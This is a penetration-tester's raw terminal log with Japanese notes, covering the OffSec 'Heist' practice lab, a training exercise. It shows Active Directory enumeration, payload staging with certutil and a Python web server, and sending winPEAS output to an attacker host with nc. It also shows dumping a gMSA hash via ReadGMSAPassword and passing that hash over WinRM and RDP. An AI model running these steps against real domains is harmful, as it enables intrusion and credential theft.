SMB         192.168.121.165 445    DC01
SMB         192.168.121.165 445    DC01             Password Complexity Flags: 000000
SMB         192.168.121.165 445    DC01                 Domain Refuse Password Change: 0
SMB         192.168.121.165 445    DC01                 Domain Password Store Cleartext: 0
SMB         192.168.121.165 445    DC01                 Domain Password Lockout Admins: 0
SMB         192.168.121.165 445    DC01                 Domain Password No Clear Change: 0
SMB         192.168.121.165 445    DC01                 Domain Password No Anon Change: 0
SMB         192.168.121.165 445    DC01                 Domain Password Complex: 0
SMB         192.168.121.165 445    DC01
SMB         192.168.121.165 445    DC01             Minimum password age: 1 day 4 minutes
SMB         192.168.121.165 445    DC01             Reset Account Lockout Counter: 30 minutes
SMB         192.168.121.165 445    DC01             Locked Account Duration: 30 minutes
SMB         192.168.121.165 445    DC01             Account Lockout Threshold: None
SMB         192.168.121.165 445    DC01             Forced Log off Time: Not Set

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u enox -p 'california' --loggedon-users
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\enox:california
SMB         192.168.121.165 445    DC01             [-] Error enumerating logged on users: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ smbclient //192.168.121.165/IPC$ -U 'heist/enox%california'
Try "help" to get a list of possible commands.
smb: \> ^C

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ echo "test" > test.txt

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ smbclient //192.168.121.165/IPC$ -U 'heist/enox%california'
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> put test.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \test.txt
smb: \> exit

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ smbclient //192.168.121.165/NETLOGON -U 'heist/enox%california'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jul 20 20:01:21 2021
  ..                                  D        0  Tue Jul 20 20:01:21 2021

        7706623 blocks of size 4096. 2798819 blocks available
smb: \> put test.txt
NT_STATUS_ACCESS_DENIED opening remote file \test.txt
smb: \> exit

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ smbclient //192.168.121.165/SYSVOL -U 'heist/enox%california'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jul 20 20:01:21 2021
  ..                                  D        0  Tue Jul 20 20:01:21 2021
  heist.offsec                       Dr        0  Tue Jul 20 20:01:21 2021

        7706623 blocks of size 4096. 2798068 blocks available
smb: \> cd heist.offsec
smb: \heist.offsec\> ls
  .                                   D        0  Tue Jul 20 20:07:47 2021
  ..                                  D        0  Tue Jul 20 20:07:47 2021
  DfsrPrivate                      DHSr        0  Tue Jul 20 20:07:47 2021
  Policies                            D        0  Tue Jul 20 20:01:30 2021
  scripts                             D        0  Tue Jul 20 20:01:21 2021

        7706623 blocks of size 4096. 2798116 blocks available
smb: \heist.offsec\> tree .
tree: command not found
smb: \heist.offsec\> put test.txt
NT_STATUS_ACCESS_DENIED opening remote file \heist.offsec\test.txt
smb: \heist.offsec\>
ドメインに侵入したらやること
*Evil-WinRM* PS C:\Users\enox\Documents> whoami /all

USER INFORMATION
----------------

User Name  SID
========== ============================================
heist\enox S-1-5-21-537427935-490066102-1511301751-1103


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
HEIST\Web Admins                            Group            S-1-5-21-537427935-490066102-1511301751-1104 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\enox\Documents>
*Evil-WinRM* PS C:\Users\enox\Documents> dir C:\Users


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/20/2021   4:25 AM                Administrator
d-----        7/20/2021   4:17 AM                enox
d-r---        5/28/2021   3:53 AM                Public
d-----        9/14/2021   8:27 AM                svc_apache$


*Evil-WinRM* PS C:\Users\enox\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            enox                     Guest
krbtgt
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\enox\Documents> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
The command completed successfully.

*Evil-WinRM* PS C:\Users\enox\Documents> cmdkey /list

Currently stored credentials:

* NONE *
*Evil-WinRM* PS C:\Users\enox\Documents> klist

Current LogonId is 0:0x287348
Error calling API LsaCallAuthenticationPackage (ShowTickets substatus): 1312

klist failed with 0xc000005f/-1073741729

*Evil-WinRM* PS C:\Users\enox\Documents>
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ cat users.txt
Administrator
enox

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ impacket-GetNPUsers heist.offsec/ -usersfile users.txt -dc-ip 192.168.121.165 -no-pass -format hashcat -outputfile asrep.hash
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User enox doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ impacket-GetUserSPNs heist.offsec/enox:"california" -dc-ip 192.168.121.165 -request -outputfile kerberoast.hash
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

No entries found!

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
winPEAS:
Kaliで準備・配信:
cp -v /usr/share/peass/winpeas/winPEASx64.exe .
cp -v /usr/share/windows-resources/binaries/nc.exe .
python3 -m http.server 8000
別terminalから接続:
evil-winrm -i <TARGET_IP> -u <USER> -p '<PASSWORD>'
対象Windowsで取得・実行し、結果を保存:
certutil -urlcache -f http://192.168.45.236:8000/winPEASx64.exe winPEASx64.exe
certutil -urlcache -f http://192.168.45.236:8000/nc.exe nc.exe
.\winPEASx64.exe 2>&1 | Tee-Object -FilePath winpeas.txt
cmdから実行する場合:
.\winPEASx64.exe > winpeas.txt 2>&1
Kaliで待受:
nc -lvnp 4444 > winpeas.txt
対象Windowsから送信:
cmd /c ".\nc.exe 192.168.45.236 4444 < winpeas.txt"
気になるwinpeas.txtの抜粋
ÉÍÍÍÍÍÍÍÍÍ͹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  HEIST
    FlaskService(FlaskService)[C:\Program Files\nssm-2.24\win64\nssm.exe] - Autoload - No quotes and Space detected
   =================================================================================================
    RegPath: HKLM\Software\Classes\htmlfile\shell\open\command
    Folder: C:\Program Files\Internet Explorer
    File: C:\Program Files\Internet Explorer\iexplore.exe %1 (Unquoted and Space detected) - C:\
   =================================================================================================
ÉÍÍÍÍÍÍÍÍÍ͹ Looking for possible password files in users homes
È  https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#files-and-registry-credentials
    C:\Users\All Users\Microsoft\UEV\InboxTemplates\RoamingCredentialSettings.xml
ÉÍÍÍÍÍÍÍÍÍ͹ Searching hidden files or folders in C:\Users home (can be slow)

     C:\Users\Default
     C:\Users\All Users
     C:\Users\All Users\ntuser.pol
     C:\Users\Default User
     C:\Users\Default
     C:\Users\All Users
bloodhound
nxc ldap 192.168.121.165 -d heist.offsec -u enox -p 'california' --bloodhound --collection All --dns-server 192.168.121.165
bloodhound-python -u enox -p 'california' -d heist.offsec -ns 192.168.121.165 -dc DC01.heist.offsec -c All --zip
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ bloodhound-python -u enox -p 'california' -d heist.offsec -ns 192.168.121.165 -dc DC01.heist.offsec -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: heist.offsec
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.heist.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.heist.offsec
INFO: Found 6 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.heist.offsec
INFO: Done in 00M 17S
INFO: Compressing output into 20261013211018_bloodhound.zip

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
bloodhound
http://127.0.0.1:8080/
admin
Oscptoru1234!
ENOX
   │
   └── MemberOf
        │
        ▼
WEB ADMINS
        │
        └── ReadGMSAPassword
                 │
                 ▼
SVC_APACHE$
ReadGMSAPassword
git clone https://github.com/micahvandeusen/gMSADumper.git
cd gMSADumper
python3 gMSADumper.py -d heist.offsec -u enox -p 'california' -l DC01.heist.offsec
⇒全くもって使えないツール、滅
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ git clone https://github.com/micahvandeusen/gMSADumper.git
Cloning into 'gMSADumper'...
remote: Enumerating objects: 54, done.
remote: Counting objects: 100% (54/54), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 54 (delta 22), reused 38 (delta 14), pack-reused 0 (from 0)
Receiving objects: 100% (54/54), 38.35 KiB | 2.95 MiB/s, done.
Resolving deltas: 100% (22/22), done.

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ cd gMSADumper

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ python3 gMSADumper.py -d heist.offsec -u enox -p 'california' -l DC01.heist.offsec
Unable to start a TLS connection. Is LDAPS enabled? Only ACLs will be listed and not ms-DS-ManagedPassword.

Users or groups who can read password for svc_apache$:
 > DC01$
 > Web Admins

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ nxc ldap 192.168.121.165 -d heist.offsec -u enox -p 'california'

LDAP        192.168.121.165 389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:heist.offsec)
LDAP        192.168.121.165 389    DC01             [+] heist.offsec\enox:california

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ nxc ldap 192.168.121.165 -d heist.offsec -u enox -p 'california' --gmsa
LDAP        192.168.121.165 389    192.168.121.165  [-] LDAPs connection to ldaps://192.168.121.165 failed - (104, 'ECONNRESET')
LDAP        192.168.121.165 389    192.168.121.165  [-] Even if the port is open, LDAPS may not be configured

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ python3 gMSADumper.py -h
usage: gMSADumper.py [-h] [-u USERNAME] [-p PASSWORD] [-k] [-l LDAPSERVER] -d DOMAIN

Dump gMSA Passwords

options:
  -h, --help            show this help message and exit
  -u, --username USERNAME
                        username for LDAP
  -p, --password PASSWORD
                        password for LDAP (or LM:NT hash)
  -k, --kerberos        use kerberos authentication
  -l, --ldapserver LDAPSERVER
                        LDAP server (or domain)
  -d, --domain DOMAIN   Domain

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ sudo sh -c 'echo "192.168.121.165 DC01.heist.offsec DC01 heist.offsec" >> /etc/hosts'

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ sudo sh -c 'echo "192.168.121.165 DC01.heist.offsec DC01 heist.offsec" >> /etc/hosts'

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ python3 gMSADumper.py -d heist.offsec -u enox -p 'california' -l DC01.heist.offsec
Unable to start a TLS connection. Is LDAPS enabled? Only ACLs will be listed and not ms-DS-ManagedPassword.

Users or groups who can read password for svc_apache$:
 > DC01$
 > Web Admins

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$
bloodyad --host dc01.heist.offsec -d heist.offsec -u enox -p california get object svc_apache$ --attr msDS-ManagedPassword
bloodyad --host DC01.heist.offsec -d heist.offsec -u enox -p 'california' get object 'svc_apache$' --attr msDS-ManagedPassword
┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ bloodyad --host DC01.heist.offsec -d heist.offsec -u enox -p 'california' get object 'svc_apache$' --attr msDS-ManagedPassword

distinguishedName: CN=svc_apache,CN=Managed Service Accounts,DC=heist,DC=offsec
msDS-ManagedPassword.NT: f426a3cbc821b3eccfa4a17579edce02
msDS-ManagedPassword.B64ENCODED: MHFh2BeVc9cUDUtk4rWiGwUUNobwDx/mkqCEr8vCmDBEWlVzuZkCuMKg7HLvSz9uMVW22xVWTpnleXFUNgmtr46QcIGA3MIrgXbQQiUZwBboK/IApisBz30CSDr6+VFb74N4qmpXAeiqRJvXsJZNDcBu2F5d+X0R7E9qpP9c9uJYbaxJ43P2OAOz3cKw5PkD1wVCWgVn2NhFdrFUdoR1h7aDRVuujGa8+xLnMpb33XY94ASC8C/Yffd1I0jA/IWOFYbTdU9tT1DkYkzCocWrlfBk5r1mE1jI81XuXkTHzIZQWpniOdit0nfO89O/hIjO6m/Xh4gRWdgmHaoMcJ1f9A==

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$
wget -O GMSAPasswordReader.exe https://raw.githubusercontent.com/expl0itabl3/Toolies/master/GMSAPasswordReader.exe
.\GMSAPasswordReader.exe --accountname 'svc_apache'
*Evil-WinRM* PS C:\Users\enox\Documents> .\GMSAPasswordReader.exe --accountname 'svc_apache$'
Calculating hashes for Old Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : BAB28815684EE764E10719F9A2E0B7AC
[*]       aes128_cts_hmac_sha1 : FB5266628DDA95DF3E62BA192C3E1407
[*]       aes256_cts_hmac_sha1 : 065ECD6F551A2516A587DD06FF098DCF2260F792EFC4CA3BE1F54E04D6D98A49
[*]       des_cbc_md5          : DA29FB5BF2B68FE9

Calculating hashes for Current Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : F426A3CBC821B3ECCFA4A17579EDCE02
[*]       aes128_cts_hmac_sha1 : 6FDFDB097BA6324C41DC4811C9636EC9
[*]       aes256_cts_hmac_sha1 : 07C0755C582F2DEA872B3CF55C04E2ACF2311134D650AAB2779FBF3044D10A8B
[*]       des_cbc_md5          : ECDA436BF7B3BAAD

*Evil-WinRM* PS C:\Users\enox\Documents>
svc_apache$
f426a3cbc821b3eccfa4a17579edce02
for p in smb rdp winrm; do nxc $p 192.168.121.165 -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 ; done
┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$ for p in smb rdp winrm; do nxc $p 192.168.121.165 -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 ; done
SMB         192.168.121.165 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB         192.168.121.165 445    DC01             [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
RDP         192.168.121.165 3389   DC01             [*] Windows 10 or Windows Server 2016 Build 17763 (name:DC01) (domain:heist.offsec) (nla:False)
RDP         192.168.121.165 3389   DC01             [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
WINRM       192.168.121.165 5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:heist.offsec)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.121.165 5985   DC01             [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02 (Pwn3d!)
WINRM       192.168.121.165 5985   DC01             [-] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02 zip() argument 2 is longer than argument 1

┌──(kali@kali)-[~/…/pGpractice/Heist/192.168.121.165/gMSADumper]
└─$
winrm
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ evil-winrm -i 192.168.121.165 -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> whoami
heist\svc_apache$
*Evil-WinRM* PS C:\Users\svc_apache$\Documents>
rdp
xfreerdp や rdesktop はnt hashで接続できない
xfreerdp /v:<TARGET_IP> /d:<DOMAIN> /u:<USER> /pth:<NT_HASH> /cert:ignore /dynamic-resolution +clipboard
xfreerdp /v:192.168.121.165 /d:HEIST /u:'svc_apache$' /pth:f426a3cbc821b3eccfa4a17579edce02 /cert:ignore /dynamic-resolution +clipboard
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ xfreerdp /v:192.168.121.165 /d:HEIST /u:'svc_apache$' /pth:f426a3cbc821b3eccfa4a17579edce02 /cert:ignore /dynamic-resolution +clipboard
[22:05:29:522] [843762:000cdff2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /pth is insecure
[22:05:29:523] [843762:000cdff2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[22:05:29:523] [843762:000cdff2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[22:05:29:523] [843762:000cdff2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[22:05:29:523] [843762:000cdff2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[22:05:29:523] [843762:000cdff2] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[22:05:29:550] [843762:000cdff4] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[22:05:29:550] [843762:000cdff4] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x5d -> no RDP scancode found
[22:05:29:554] [843762:000cdff4] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[22:05:29:958] [843762:000cdff4] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[22:05:29:958] [843762:000cdff4] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[22:05:29:958] [843762:000cdff4] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[22:05:30:034] [843762:000cdff4] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[22:05:30:099] [843762:000cdff4] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[22:05:30:363] [843762:000cdff4] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[22:05:30:363] [843762:000cdff4] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[22:05:30:364] [843762:000cdff4] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[22:05:30:730] [843762:000cdff4] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[22:05:30:730] [843762:000cdff4] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[22:05:30:730] [843762:000cdff4] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[22:05:30:801] [843762:000cdff4] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[22:05:30:871] [843762:000cdff4] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot find KDC for realm "HEIST" [-1765328230])
[22:05:31:130] [843762:000cdff4] [ERROR][com.freerdp.core.transport] - [transport_read_layer]: BIO_read returned a system error 104: Connection reset by peer
[22:05:31:130] [843762:000cdff4] [ERROR][com.freerdp.core] - [transport_read_layer]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x0002000D]
[22:05:31:130] [843762:000cdff4] [ERROR][com.freerdp.core] - [freerdp_connect]: freerdp_post_connect failed

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ xfreerdp /v:192.168.121.165 /d:HEIST /u:'svc_apache$' /pth:f426a3cbc821b3eccfa4a17579edce02 /cert:ignore /dynamic-resolution +clipboard /sec:tls
[22:05:36:577] [843838:000ce03e] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /pth is insecure
[22:05:36:577] [843838:000ce03e] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[22:05:36:577] [843838:000ce03e] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[22:05:36:577] [843838:000ce03e] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /args-from: pipe in arguments from stdin, file or file descriptor
[22:05:36:577] [843838:000ce03e] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - /from-stdin pass the credential via stdin
[22:05:36:577] [843838:000ce03e] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]:   - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[22:05:36:580] [843838:000ce040] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x08 -> no RDP scancode found
[22:05:36:580] [843838:000ce040] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:     : keycode: 0x5d -> no RDP scancode found
[22:05:36:582] [843838:000ce040] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
Username:        svc_apache$
Domain:          HEIST
Password:
[22:05:40:373] [843838:000ce040] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[22:05:40:373] [843838:000ce040] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[22:05:40:373] [843838:000ce040] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[22:05:41:382] [843838:000ce040] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format  PIXEL_FORMAT_BGRX32
[22:05:41:382] [843838:000ce040] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_BGRA32
[22:05:41:384] [843838:000ce040] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [static] Loaded fake backend for rdpsnd
[22:05:41:387] [843838:000ce040] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel ainput
[22:05:41:387] [843838:000ce040] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpgfx
[22:05:41:388] [843838:000ce040] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel disp
[22:05:41:388] [843838:000ce040] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpsnd
[22:05:41:403] [843838:000ce071] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[22:05:41:403] [843838:000ce071] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init_neon_int]: TODO: Implement neon optimized version of this function
[22:05:41:695] [843838:000ce071] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [dynamic] Loaded fake backend for rdpsnd
[22:05:41:814] [843838:000ce040] [INFO][com.freerdp.core] - [rdp_print_errinfo]: ERRINFO_LOGOFF_BY_USER (0x0000000C):The disconnection was initiated by the user logging off their session on the server.
[22:05:41:814] [843838:000ce040] [ERROR][com.freerdp.core] - [rdp_set_error_info]: ERRINFO_LOGOFF_BY_USER [0x0001000C]

┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$
⇒そもそも、svc_apache$ はリモデのグループではない
smb
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 --shares
SMB 192.168.121.165 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB 192.168.121.165 445 DC01 [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
SMB 192.168.121.165 445 DC01 [*] Enumerated shares
SMB 192.168.121.165 445 DC01 Share Permissions Remark
SMB 192.168.121.165 445 DC01 ----- ----------- ------
SMB 192.168.121.165 445 DC01 ADMIN$ Remote Admin
SMB 192.168.121.165 445 DC01 C$ Default share
SMB 192.168.121.165 445 DC01 IPC$ READ Remote IPC
SMB 192.168.121.165 445 DC01 NETLOGON READ Logon server share
SMB 192.168.121.165 445 DC01 SYSVOL READ Logon server share
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ smbmap -H 192.168.121.165 -d heist.offsec -u 'svc_apache$' -p 'f426a3cbc821b3eccfa4a17579edce02'
________ ___ ___ _______ ___ ___ __ _______
/" )|" \ /" || _ "\ |" \ /" | /""\ | __ "\
(: \___/ \ \ // |(. |_) :) \ \ // | / \ (. |__) :)
\___ \ /\ \/. ||: \/ /\ \/. | /' /\ \ |: ____/
__/ \ |: \. |(| _ \ |: \. | // __' \ (| /
/" \ :) |. \ /: ||: |_) :)|. \ /: | / / \ \ /|__/ \
(_______/ |___|\__/|___|(_______/ |___|\__/|___|(___/ \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Something weird happened on (192.168.121.165) Error occurs while reading from remote(104) on line 1015
[*] Closed 1 connections
┌──(kali@kali)-[~/oscp/pGpractice/Heist/192.168.121.165]
└─$ nxc smb 192.168.121.165 -d heist.offsec -u 'svc_apache$' -H f426a3cbc821b3eccfa4a17579edce02 --users
SMB 192.168.121.165 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB 192.168.121.165 445 DC01 [+] heist.offsec\svc_apache$:f426a3cbc821b3eccfa4a17579edce02
SMB 192.168.121.165 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 192.168.121.165 445 DC01 Administrator 2021-09-14 14:22:50 0 Built-in account for administering the computer/domain
SMB 192.168.121.165 445 DC01 Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 192.168.121.165 445 DC01 krbtgt 2021-07-20 11:02:20 0 Key Distribution Center Service Account
